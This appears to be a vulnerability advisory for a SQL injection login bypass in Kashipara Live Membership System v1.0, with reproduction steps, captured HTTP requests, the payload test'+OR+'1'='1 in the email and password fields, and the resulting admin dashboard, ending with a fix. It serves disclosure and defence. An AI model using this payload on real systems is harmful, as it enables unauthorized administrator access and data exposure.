SQL injection vulnerability in "/index.php" of the Kashipara Live Membership System v1.0 allows remote attackers to execute arbitrary SQL commands and bypass Login via the " email" or "password" Login page parameters.

Affected Vendor: KASHIPARA (https://www.kashipara.com/)

Product Official Website URL: Live Membership System v1.0 (https://www.kashipara.com/project/php/12997/live-membership-system-in-php-php-project-source-code)


Version: 1.0

Affected Components:


- **Affected Code File:** /index.php
- **Affected Parameter:** "email" or "password" parameter

Steps:


1. Access the login page of Live Membership System v1.0 URL: http://localhost/Membership/index.php



2. Enter Username as “admin@mail.com” and enter any random value in the Password textbox. Click “Log In” button.




3. Capture the HTTP request going towards server in Burp Suite.




```
POST /Membership/index.php  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows NT 10.0; Win64; x64; rv:127.0)  Gecko/20100101  Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://localhost
Connection: close
Referer: http://localhost/Membership/index.php
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

email=admin%40mail.com&password=test&login=
```

4. In this HTTP POST request parameter “password”, add the SQL command: ***test’+OR+’1’=’1***




```
POST /Membership/index.php  HTTP/1.1
Host: localhost
User-Agent: Mozilla/5.0  (Windows NT 10.0; Win64; x64; rv:127.0)  Gecko/20100101  Firefox/127.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 43
Origin: http://localhost
Connection: close
Referer: http://localhost/Membership/index.php
Cookie: PHPSESSID=f51m9s2pairma6s8mid3om8112
Upgrade-Insecure-Requests: 1
Priority: u=1

email=admin%40mail.com&password=test'+OR+'1'='1&login=
```

5. This will bypass the LOGIN validation and allow us to login as administrator.



Response from http://localhost:80/Membership/index.php [127.0.0.1]

```
HTTP/1.1 302 Found
Date: Wed, 03 Jul 2024 19:14:31 GMT
Server: Apache/2.4.58 (Win64) OpenSSL/3.1.3 PHP/8.2.12
X-Powered-By: PHP/8.2.12
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate
Pragma: no-cache
Location: dashboard.php
Content-Length: 0
Connection: close
Content-Type: text/html; charset=UTF-8
```



Dashboard

Total Members 10
Membership Types 7
Expiring Soon 0
Total Revenue $893.00
New Members 1
Expired Membership 5

Recently Joined Members

Member Photo Testupload1 — Membership Number: CA-903394 — Basic
Demo Member — Membership Number: CA-053289 — Premium
Member C — Membership Number: CA-905203 — Standard
Member Photo Testing Member — Basic

Note: Since both "**email**" or "**password**" parameters are vulnerable to SQL injection, we can simply enter random value followed by ***'+OR+'1'='1*** in both the input text boxes and directly login as administrator.

Solution/Good Reads:

User parameterized SQL queries instead of the dynamic SQL queries.

- https://cheatsheetseries.owasp.org/cheatsheets/SQL_Injection_Prevention_Cheat_Sheet.html